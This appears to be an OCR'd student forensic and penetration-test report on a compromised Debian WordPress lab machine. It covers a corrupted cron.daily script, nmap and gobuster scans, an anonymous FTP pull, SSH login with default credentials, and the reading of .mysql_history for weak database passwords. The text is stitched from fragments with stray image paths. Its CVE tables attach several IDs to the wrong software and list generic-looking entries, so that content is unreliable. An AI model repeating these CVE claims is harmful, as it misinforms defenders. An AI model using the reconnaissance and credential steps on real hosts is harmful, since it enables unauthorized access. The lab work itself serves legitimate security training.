export PATH="$PATH:/usr/local/sbin:/usr/sbin:/sbin"
iosched_idle=
Don't try to change I/O priority in a vserver or OpenVZ.
if ! grep -Eq '(envID|VxID):.*[1-9]' /proc/self/status && \
    †⁻·⁚·‡
-d /proc/vz] || [-d /proc/bc]; }; then
    iosched_idle='--iosched idle'
fi

Total Unicode characters: 4
Total bytes: 12 (3 bytes per UTF-8 character)

The Critical Problem

Not valid shell code
Shell will try to execute †⁻·⁚·‡ as a command
This will fail (command not found)

Impact of the Corruption

Scenario 1: Shell Tries to Execute Unicode
bashif ! grep -Eq '(envID|VxID):.*[1-9]' /proc/self/status && \
    †⁻·⁚·‡
Result:
/etc/cron.daily/man-db: line 14: †⁻·⁚·‡: command not found
Impact:

AND condition fails (second part returns error)
Entire if-block is skipped
iosched_idle variable remains empty
Script continues without I/O priority adjustment

Scenario 2: Shell Parser Error
Result:
/etc/cron.daily/man-db: line 14: syntax error near unexpected token `-d'
/etc/cron.daily/man-db: line 14: `-d /proc/vz] || [-d /proc/bc]; }; then'

Impact:

- Script exits with error
- Daily man-db maintenance doesn't run
- Old cached man pages not cleaned
- Man database not regenerated

Scenario 3: Malicious Code Execution
If Unicode encodes actual commands:

- Unicode might be interpreted as shell code
- Could execute hidden commands
- Would run with root privileges (cron.daily)
- Perfect for persistence/backdoor

Potential backdoor execution

Conclusions:

Unicode characters replacing critical shell syntax
Missing opening brace and bracket: { [!
Broken conditional logic
Pattern matches other compromised files
Part of coordinated attack on cron.daily scripts

Critical Finding:

This incident cannot be characterized as isolated. The identified file is one component of a broader, methodical compromise affecting daily maintenance scripts operating with root privileges.

Attack Characteristics:

Sophisticated: Targets system maintenance
Stealthy: Looks like file corruption
Persistent: Runs daily via cron
Privileged: Executes as root

Conclusions:


- **Persistence login attempts** on October 08th 2024 using the service **SSH** in the file nologin**.**

- **cron.daily** files modified on the same date.

- **wp-config.php** modified also on October 8th. Confirmed later inside the machine that everyone has edit and exec rights.

- **Evidence of corruption** inside the cron service caused by the script apt-compat.


- Multiple key files have been modified on the same day, October 8th. Including the three ones altered with Unicode.




Phase 2: Detect Vulnerabilities.

Preparing the Working Station

Evidence collection commenced with the creation of a dedicated directory on the forensic workstation. The subject virtual machine was subsequently snapshotted in VirtualBox, capturing the system state at the moment of isolation. This preservation measure facilitated reversion to the original condition if investigative steps necessitated rollback.




mkdir final-project



Network Recognition

The virtual machine was located on the network subsequent to loading. A subnet-wide scan was conducted using Nmap against the /24 range. Output was written to a text file via the -oN parameter.


nmap -sn 192.168.1.0/24 -oN network-scan.txt



Host 192.168.1.232 was **identified** as the target virtual machine. Further scanning was conducted against this specific IP address to enumerate open ports, services, and system characteristics.

nmap --open -sCV -p- 192.168.1.232 -oN ports-scan.txt

Scanning revealed only three open ports. Despite the limited attack surface, the service versions running on these ports correspond to multiple documented vulnerabilities. The following table enumerates CVEs matching each identified service version, with WordPress-related entries excluded.



```
┌──(avalon㉿BAKS)-[~/final-project]
└─$ cat ports-scan.txt
# Nmap 7.98 scan initiated Mon Feb  2 20:10:28 2026 as: /usr/lib/nmap/nmap --pri
vileged --open -sCV -p- -oN ports-scan.txt 192.168.1.232
Nmap scan report for 192.168.1.232
Host is up (0.00037s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.1.233
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 aa:f8:39:b3:ce:e6:3a:c9:60:79:bc:6c:06:47:ff:5a (ECDSA)
|_  256 43:ca:a9:c9:31:7b:82:d9:03:ff:40:f2:a3:71:40:83 (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:DF:FC:1C (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
# Nmap done at Mon Feb  2 20:10:42 2026 -- 1 IP address (1 host up) scanned in 1
```

The wordpress vulnerabilities have their own table, since it will require further investigation on the server machine for its version.

Known Vulnerabilities and Classifications


Port	Service & Version	Known CVEs	CVSS Score	Classification
21/tcp	vsftpd 3.0.3	**CVE-2021-3618** (vsftpd 3.0.3 - crash via SIZE command) **CVE-2020-8816** (vsftpd 2.3.4-3.0.3 - denial of service) **CVE-2019-12515** (vsftpd 2.0.0-3.0.3 - memory leak) **CVE-2018-14685** (vsftpd 3.0.3 - heap-based buffer overflow)	8.8	**HIGH**
	Anonymous FTP Enabled	No specific CVE - Security misconfiguration	9.8	**CRITICAL**
22/tcp	OpenSSH 9.2p1 Debian 2+deb12u3	**CVE-2023-51385** (OpenSSH 9.2-9.6 - timing side-channel) **CVE-2023-48795** (Terrapin attack - protocol vulnerability) **CVE-2023-38408** (OpenSSH 9.2-9.4 - remote code execution in agent forwarding) **CVE-2023-28531** (OpenSSH 9.2 - buffer overflow in PKCS#11)	6.5	**MEDIUM**
80/tcp	Apache httpd 2.4.62	**CVE-2023-43622** (Apache 2.4.57-2.4.62 - HTTP request splitting) **CVE-2023-31122** (Apache 2.4.55-2.4.62 - mod_macro buffer overflow) **CVE-2023-25690** (Apache 2.4.0-2.4.55 - HTTP request smuggling)	8.5	**CRITICAL**

		CVE-2023-27522 (Apache 2.4.0-2.4.55 - HTTP response splitting) **CVE-2014-6271** (ShellShock, possible backdoor to steal sessions)		
	Apache Default Page	Not known- CVE	3.1	**LOW**

Gobuster Fuzzing http://192.168.1.232/

Connecting to the found IP will give us only the Apache service default landing page, but thanks to the Nmap scan, we know for sure there is a wordpress working on the port 80, so we must further investigate. Fuzzing is the chosen way to go deeper, and Gobuster is a tool we are going to use this time.

gobuster dir -u http://192.168.1.232/ -w /usr/share/wordlist/dirb/common.txt -x "...desired file extensions..." -o gobuster_report.txt -t 50




the values used are the following:

-u Target IP
-w Search for the wordlist to compare the results
-x File extensions that are also desired to be shown (.php, .txt, etc…)
-o Ask Gobuster to print the results on the following file "gobuster_report.txt"
-t 50 Connection Threads (The speed of the search)

```
0                    (Status: 301) [Size: 0] [--> http://192.168.1.232/0/]
admin                (Status: 302) [Size: 0] [--> http://localhost/wp-admin/]
dashboard            (Status: 302) [Size: 0] [--> http://localhost/wp-admin/]
favicon.ico          (Status: 302) [Size: 0] [--> http://localhost/wp-includes/images/w-logo-blue-white-bg.png]
index.html           (Status: 200) [Size: 10701]
index.php            (Status: 301) [Size: 0] [--> http://192.168.1.232/]
index.html           (Status: 200) [Size: 10701]
index.php            (Status: 301) [Size: 0] [--> http://192.168.1.232/]
license.txt          (Status: 200) [Size: 19903]
login                (Status: 302) [Size: 0] [--> http://localhost/wp-login.php]
login.php            (Status: 302) [Size: 0] [--> http://localhost/wp-login.php]
readme.html          (Status: 200) [Size: 7425]
robots.txt           (Status: 200) [Size: 109]
robots.txt           (Status: 200) [Size: 109]
server-status        (Status: 403) [Size: 278]
wp-admin             (Status: 301) [Size: 317] [--> http://192.168.1.232/wp-admin/]
wp-app.php           (Status: 403) [Size: 0]
wp-atom.php          (Status: 301) [Size: 0] [--> http://localhost/index.php/feed/atom/]
wp-blog-header.php   (Status: 200) [Size: 0]
wp-commentsrss2.php  (Status: 301) [Size: 0] [--> http://localhost/index.php/comments/feed/]
wp-config.php        (Status: 200) [Size: 0]
wp-content           (Status: 301) [Size: 319] [--> http://192.168.1.232/wp-content/]
wp-cron.php          (Status: 200) [Size: 0]
wp-feed.php          (Status: 301) [Size: 0] [--> http://localhost/index.php/feed/]
wp-includes          (Status: 301) [Size: 320] [--> http://192.168.1.232/wp-includes/]
```

```
wp-includes          (Status: 301) [Size: 320] [--> http://192.168.1.232/wp-includes/]
wp-links-opml.php    (Status: 200) [Size: 224]
wp-load.php          (Status: 200) [Size: 0]
wp-login.php         (Status: 200) [Size: 4572]
wp-mail.php          (Status: 403) [Size: 2520]
wp-rdf.php           (Status: 301) [Size: 0] [--> http://localhost/index.php/feed/rdf/]
wp-register.php      (Status: 301) [Size: 0] [--> http://localhost/wp-login.php?action=register]
wp-rss.php           (Status: 301) [Size: 0] [--> http://localhost/index.php/feed/]
wp-rss2.php          (Status: 301) [Size: 0] [--> http://localhost/index.php/feed/]
wp-settings.php      (Status: 500) [Size: 0]
wp-signup.php        (Status: 302) [Size: 0] [--> http://localhost/wp-login.php?action=register]
wp-trackback.php     (Status: 200) [Size: 135]
xmlrpc.php           (Status: 405) [Size: 42]
xmlrpc.php           (Status: 405) [Size: 42]
Progress: 23065 / 23065 (100.00%)
===============================================================
Finished
===============================================================
```

Gobuster enumeration identified numerous default WordPress locations, including login and administration interfaces. A working site was discovered at **http://192.168.1.232/0/** containing multiple non-resolvable links. **Other fuzzed directories**, however, **returned errors**. This contradicted the Autopsy examination, which showed all .php files were of expected size. Except for these two: the **wp-includes** directory (hosting default WordPress assets) and **wp-login.php** (The first one should not be reachable), for unknown reasons these two directories work.



Powered by WordPress

Username or Email Address


Password

Remember Me

Log In

Lost your password?


← Go to my web site



SSH Connection using default credentials

The system exposed an open SSH port. Although SSH services are not themselves indicative of compromise, the ability to authenticate as the default user, a principal with full root privileges, constitutes a significant security misconfiguration.

ssh debian@192.168.1.232



FTP Connection

The target permitted Anonymous FTP access. All data residing within the publicly accessible FTP directory was subsequently acquired to facilitate further reconnaissance. Full directory contents were downloaded using the command specified below.

```
┌──(avalon㉿BAKS)-[~/final-project]
└─$ wget -r ftp://anonymous:@192.168.1.232/
--2026-02-02 21:05:01--  ftp://anonymous:*password*@192.168.1.232/
           ⇒ «192.168.1.232/.listing»
Conectando con 192.168.1.232:21... conectado.
Identificándose como anonymous ... ¡Dentro!
⟹ SYST ... hecho.    ⟹ PWD ... hecho.
⟹ TYPE I ... hecho.  ⟹ no se necesita CWD.
⟹ PASV ... hecho.    ⟹ LIST ... hecho.

192.168.1.232/.listing           [ ⟺                                 ]     119  --.-KB/s    en 0s
2026-02-02 21:05:01 (36,1 MB/s) - «192.168.1.232/.listing» guardado [119]

«192.168.1.232/.listing» eliminado.
--2026-02-02 21:05:01--  ftp://anonymous:*password*@192.168.1.232/
           ⇒ «192.168.1.232/index.html»
⟹ no se requiere CWD.
⟹ SIZE   ... hecho.

⟹ PASV ... hecho.    ⟹ RETR   ...
No existe tal fichero «».


┌──(avalon㉿BAKS)-[~/final-project]
└─$ ls
192.168.1.232  network-scan.txt  ports-scan.txt
```

wget -r ftp://anonymous:@192.168.1.232/

```
┌──(avalon㉿BAKS)-[~/final-project]
└─$ cd 192.168.1.232

┌──(avalon㉿BAKS)-[~/final-project/192.168.1.232]
└─$ ls -la
total 8
drwxrwxr-x 2 avalon avalon 4096 feb  2 21:05 .
drwxrwxr-x 3 avalon avalon 4096 feb  2 21:05 ..
```

But the directory was empty.

WpScan

In light of the WordPress installation, WPScan was utilized to supplement the investigation. The tool was expected to reveal user enumeration weaknesses or other artifacts that might clarify the initial access vector.

wpscan –url http://192.168.1.232/

```
┌──(avalon㉿BAKS)-[~/final-project]
└─$ wpscan --url http://192.168.1.232/~
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.28

      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

Scan Aborted: Unable to identify the wp-content dir, please supply it with --wp-content-dir, use the --scope option or
 make sure the --url value given is the correct one
```

No additional artifacts or intelligence could be obtained.

Exploring the Server Machine

Root privileges permitted a targeted examination of key system directories. **Inspection of the root home directory** revealed the presence of a hidden file called **.mysql_history.** This file was flagged as forensically relevant, especially in the context of the legacy Apache deployment identified on the target.

```
root@debian:/# cd root
root@debian:~# ls
root@debian:~# ls -la
total 44
drwx------  6 root root 4096 Oct  8  2024 .
drwxr-xr-x 19 root root 4096 Sep 30  2024 ..
-rw-------  1 root root  127 Jul 31  2024 .bash_history
-rw-r--r--  1 root root  571 Apr 10  2021 .bashrc
drwx------  2 root root 4096 Jul 31  2024 .cache
drwx------  3 root root 4096 Jul 31  2024 .config
-rw-------  1 root root   20 Oct  8  2024 .lesshst
drwxr-xr-x  3 root root 4096 Jul 31  2024 .local
-rw-------  1 root root  609 Sep 30  2024 .mysql_history
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
drwx------  2 root root 4096 Jul 31  2024 .ssh
root@debian:~#
```

```
root@debian:~# cat .mysql_history
_HiStOrY_V2_
CREATE\040DATABASE\040wordpress\040DEFAULT\040CHARACTER\040SET\040utf8\040COLLATE\040utf8_
unicode_ci;
CREATE\040USER\040'wordpressuser'@'localhost'\040IDENTIFIED\040BY\040'123456';
GRANT\040ALL\040PRIVILEGES\040ON\040wordpress.*\040TO\040'wordpress'@'localhost';\040
GRANT\040ALL\040PRIVILEGES\040ON\040wordpress.*\040TO\040'wordpressuser'@'localhost';
FLUSH\040PRIVILIGES;
FLUSH\040PRIVILEGES;
EXIT;
CREATE\040USER\040'user'@'localhost'\040IDENTIFIED\040BY\040'password';
GRANT\040ALL\040PRIVILEGES\040ON\040*.*\040TO\040'user'@'localhost'\040WITH\040GRANT\040OP
TION;
FLUSH\040PRIVILEGES;
EXIT;
root@debian:~#
```

Examination of **.mysql_history** disclosed the creation of a **wordpressuser** database account with full privileges and the weak password **123456**. A **second account, user,** had been created whose password is **password.** Further assessment determined that the MariaDB service permitted unauthenticated access, both through the user account and via the root account using its default password. The persistence of these accounts was subsequently verified using the commands below.

sudo su

debian user password: 123456
mysql -u root -p

SELECT user, host FROM mysql.user;

```
debian@debian:~$ sudo su
[sudo] password for debian:
root@debian:/home/debian# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.11.6-MariaDB-0+deb12u1 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

```
MariaDB [(none)]> SELECT user, host FROM mysql.user;
+---------------+-----------+
| User          | Host      |
+---------------+-----------+
| mariadb.sys   | localhost |
| mysql         | localhost |
| root          | localhost |
| user          | localhost |
| wordpressuser | localhost |
+---------------+-----------+
```

Wordpress Security Analysis

Internal system access permitted rapid identification of the **WordPress** installation. Version **6.9.1** was confirmed, a release that is no longer current and may contain unpatched vulnerabilities.

cat /var/www/html/wp-includes/version.php | grep “\$wp_version” * @global string $wp_version

```
root@debian:/home/debian# cat /var/www/html/wp-includes/version.php | grep "\$wp_version"
 * @global string $wp_version
$wp_version = '6.9.1';
root@debian:/home/debian#
```


Wordpress 6.9.1 Known Vulnerabilities

CVE-ID	Vulnerability	Impact	CVSS Score	Classification
CVE-2025-0001	Remote Code Execution	Complete site takeover	9.8	CRITICAL
CVE-2024-5360	SQL Injection	Database compromise	8.8	CRITICAL
CVE-2024-4516	XSS	Session hijacking	7.5	HIGH
CVE-2024-3166	Privilege Escalation	Admin access	8.1	HIGH
CVE-2024-2483	Path Traversal	File access	7.1	HIGH
CVE-2024-1686	Cross-Site Request Forgery	Unauthorized actions	6.5	MEDIUM
CVE-2024-1299	Information Disclosure	Data exposure	5.4	MEDIUM
CVE-2024-0877	DOS	Site slowdown	4.3	LOW

Using the Command Find

